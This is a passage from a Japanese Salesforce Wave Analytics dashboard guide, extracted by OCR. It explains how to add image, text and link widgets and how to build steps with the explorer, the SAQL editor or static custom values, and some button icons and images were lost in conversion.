   [ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



4. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
   たとえば、背景の色や画像を適用します。
5. ダッシュボードへの変更をプレビューするには、 をクリックします。
6. ダッシュボードへの変更を保存するには、 をクリックします。

   重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:

ダッシュボードのウィジェットプロパティ


画像ウィジェットの追加によるダッシュボードでのグラフィックの表示

Waveダッシュボードにアイコン、ロゴ、またはグラフィックを追加するには画像ウィジェットを使用します。画像を使用することで、会社のロゴを使用してダッシュボードをブランド化したり、テキストを区切ったりすることができます。

ヒント: また、コンテナウィジェットやレイアウトの背景として画像を追加することもできます。画像を別の画像の上に重ねて表示するには、コンテナウィジェットの中に画像ウィジェットを配置します。ダッシュボード全体に背景画像を表示するには、背景画像をレイアウトに追加します。

1. 画像ウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットのプロパティを変更するには、ウィジェットをクリックします。

   [ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



3. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。

   たとえば、画像の 15 文字の Salesforce ID を指定してウィジェット内に画像を表示します。

   メモ: 画像は、Salesforce にアップロードされていて、[外部参照可]オプションが有効になっている必要があります。[ドキュメント] タブへの画像のアップロードについての詳細は、「ドキュメントのアップロードと置き換え」 を参照してください。

4. ダッシュボードへの変更をプレビューするには、 をクリックします。

5. ダッシュボードへの変更を保存するには、 をクリックします。

   重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:


ダッシュボードのウィジェットプロパティ

テキストウィジェットの追加によるダッシュボードの一部へのラベル付け

Wave ダッシュボードに表示ラベルを付けることによって、ユーザは何が表示されているかを理解できます。ダッシュボードを説明するテキストや、ウィジェットの使用に関する情報を提供するテキストも追加できます。

1. テキストウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットのプロパティを変更するには、ウィジェットをクリックします。

   [ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



3. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。

   たとえば、このウィジェットに表示するテキストを入力します。

4. ダッシュボードへの変更をプレビューするには、 をクリックします。
5. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:


ダッシュボードのウィジェットプロパティ

リンクウィジェットの追加による Wave レンズやダッシュボードへのリンク付け

ユーザが辿れるパスを作成したり、関連する分析をリンクしたりするには、他の Wave ダッシュボードやレンズへのリンクを追加します。考えられるすべての主要業績指標、グラフ、およびテーブルを 1 つのダッシュボードに詰め込むのではなく、コンテンツを複数のダッシュボードに分割し、リンクウィジェットを使用してそれらを1つにまとめることで、ダッシュボード閲覧者は、乱雑なダッシュボードで何に注目すればよいか悩む必要がなくなります。

1. リンクウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットのプロパティを変更するには、ウィジェットをクリックします。

   [ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



3. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。

   たとえば、リンク先のレンズまたはダッシュボードを指定します。ダッシュボードで選択されている検索条件がリンク先のアセットに渡されるかどうかを指定します。たとえば、ダッシュボードにオープンケースのみが表示されているとします。リンクをクリックすると、リンク先のダッシュボードに同じ検索条件が適用され、オープンケースのみが表示されます。

4. ダッシュボードへの変更をプレビューするには、 をクリックします。
5. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:

ダッシュボードのウィジェットプロパティ

Wave ダッシュボードデザイナでのステップの作成

探索からレンズをクリップすることのほか、Wave ダッシュボードデザイナでステップを作成することができます。ステップは、ウィザードの使用と手動の 2 種類の方法で作成できます。

ウィジェットウィザードでは、ウィジェットの最小要件を満たす基本的なステップを作成します。複数の基準があるステップや、SAQL クエリをカスタマイズしたステップなど、より堅牢なステップが必要な場合は独自に手動で作成します。どちらの方法を選ぶかは、どの程度の柔軟性を要するかによって異なります。

ヒント: クエリを作成しても Wave での実行に時間がかかるのであれば、データフローで計算を実行して、クエリの結果がすぐに得られるようにします。データフローによって結果がデータセットに保存されるため、事前計算された値をすばやく取得できます。

エクスプローラを使用したステップの作成

ウィジェットウィザードを使用してステップを作成する代わりに、エクスプローラを使用して独自のステップを作成できます。ウィジェットウィザードの場合とは異なり、複数の基準を追加するなど、各自のステップをカスタマイズできます。

SAQL エディタを使用したステップの作成

SAQLエディタを使用して、ステップのクエリをカスタマイズできます。SAQL クエリステップは、ウィジェットウィザードやエクスプローラで作成されるステップよりも堅牢です。たとえば、2つのデータセットにクエリを実行する SAQL クエリを記述できます。

カスタム値を使用する静的ステップの作成

データセット項目の値に基づいてダッシュボードを絞り込む代わりに、独自の値を選ぶことができます。たとえば、ケースの優先度の高、中、低というオプションに基づいてケースレコードを絞り込むリストウィジェットを作成できます。そして、ケースの優先度の決定に使用するロジックを定義できます。

ステップのコピー

ステップをコピーして、既存のステップから新しいステップをすばやく作成します。コピーは、既存のステップを微調整して再利用する場合に役立ちます。

関連トピック:


Wave ダッシュボードのウィジェットのステップ

エクスプローラを使用したステップの作成


ウィジェットウィザードを使用してステップを作成する代わりに、エクスプローラを使用して独自のステップを作成できます。ウィジェットウィザードの場合とは異なり、複数の基準を追加するなど、各自のステップをカスタマイズできます。

エクスプローラを使用してステップを作成する1つの方法は、探索した内容をダッシュボードにクリップすることです。この方法についての詳細は、「ダッシュボードへのレンズのクリップ」を参照してください。ステップをデザイナから作成することもでき、ここではその方法を説明します。

1. ステップパネルを開くには、ダッシュボードヘッダーをクリックします。
2. [ステップを作成] をクリックします。
   [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。



3. ステップに含めるデータがあるデータセットを選択します。データセットを見つけるのが難しい場合は、検索ボックスに入力します。
   エクスプローラが表示され、デフォルトで [行数] 基準が示されます。




4. ウィジェットに表示する基準を追加します。

   基準を追加するには、 Measure をクリックします。基準を変更するには、エクスプローラで基準を選択して、新しい基準を選択します。

   基準は必要なだけ追加できます。複数の基準を追加する場合は、ステップのプロパティを設定して、どの基準をウィジェットに表示するかを指定できます。


5. 日付またはディメンションで基準をグループ化するには、 Group をクリックします。

   複数のグループを追加できます。グルーピングを変更するには、グルーピングをクリックして新しい項目を選択します。グルーピングを並び替えるには、グルーピングをクリックして、[左に移動] または [右に移動] をクリックします。



6. 必要に応じて、[絞り込み] をクリックして結果を絞り込みます。


複数の検索条件を追加できます。

7. ステップのグラフの種類を変更するには、 をクリックします。
   この設定は、ウィジェットのプロパティでグラフの種類を設定しない場合にのみ適用されます。ウィジェットのプロパティは、この設定を上書きします。
8. 結果を並べ替える、対数スケールを使用して結果を表示する、または SAQL クエリを表示するには、 をクリックします。
   SAQL クエリの表示時に、編集して、エクスプローラによって生成されたクエリを上書きできます。SAQL クエリステップについての詳細は、「SAQL エディタを使用したステップの作成」を参照してください。
9. [完了] をクリックします。
   Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。
10. [保存] をクリックします。
11. 変更内容が失われないように、ダッシュボードを保存します。


SAQL エディタを使用したステップの作成

SAQL エディタを使用して、ステップのクエリをカスタマイズできます。SAQL クエリステップは、ウィジェットウィザードやエクスプローラで作成されるステップよりも堅牢です。たとえば、2 つのデータセットにクエリを実行する SAQL クエリを記述できます。


1. ステップパネルを開くには、ダッシュボードヘッダーをクリックします。
2. [ステップを作成] をクリックします。
   [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。




3. クエリに含めるデータがあるデータセットを選択します。データセットを見つけるのが難しい場合は、検索ボックスに入力します。
エクスプローラが表示され、[行数] 基準が示されます。




4. をクリックします。



5. [SAQL を表示] オプションで、[オン] をクリックします。
   下部に、現在のステップの SAQL クエリが表示されます。




6. SAQL クエリを編集するには、 をクリックします。



7. 必要に応じて、SAQL クエリを編集します。

   SAQL エディタには、コンテキスト依存オートコンプリートの提案が表示されます。SAQL エディタで変更を加えると、[クエリを実行] を選択してエディタでクエリが有効であることが検証されるまで [完了] ボタンが無効になります。クエリが有効でない場合は、エラーが表示されます。

8. [完了] をクリックします。




9. グルーピングおよび基準の順序を確定するか変更します。
10. 基準を非表示にするには、その基準をクリックします。もう一度クリックすると表示されます。
11. [完了] をクリックします。
    Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。
12. 変更内容が失われないように、ダッシュボードを保存します。


カスタム値を使用する静的ステップの作成

データセット項目の値に基づいてダッシュボードを絞り込む代わりに、独自の値を選ぶことができます。たとえば、ケースの優先度の高、中、低というオプションに基づいてケースレコードを絞り込むリストウィジェットを作成できます。そして、ケースの優先度の決定に使用するロジックを定義できます。

1. Wave ダッシュボードデザイナのステップパネルで、[ステップを作成] をクリックします。
   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。



2. [このステップを省略してカスタムを作成] をクリックします。



3. それぞれの表示名と値を含む、値のリストを追加します。

   メモ: 関連付けられたウィジェットに表示名が示されます。値は省略可能ですが、含めた場合は、その値を他のステップとバインドして、ダッシュボードの他のウィジェットの結果を絞り込むことができます。

4. 静的ステップを作成するには、[作成] をクリックします。
   Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。
5. この静的ステップをリストウィジェットまたは切り替えウィジェットに適用する手順は、次のとおりです。
   a. ステップをキャンバスの空いている場所にドラッグします。

      デフォルトで、切り替えウィジェットはダッシュボードに追加され、カスタム値を切り替えオプションとして表示します。

   b. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。

      [ウィジェット] パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません (一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。

   c. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。

      メモ: [基準] ウィジェットプロパティでは、リストオプションの基準を追加した後でのみ値を選択できます。基準を追加するには、ダッシュボード JSON を編集して、基準を対応するステップに追加します。

   d. ダッシュボードへの変更をプレビューするには、 をクリックします。

e. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

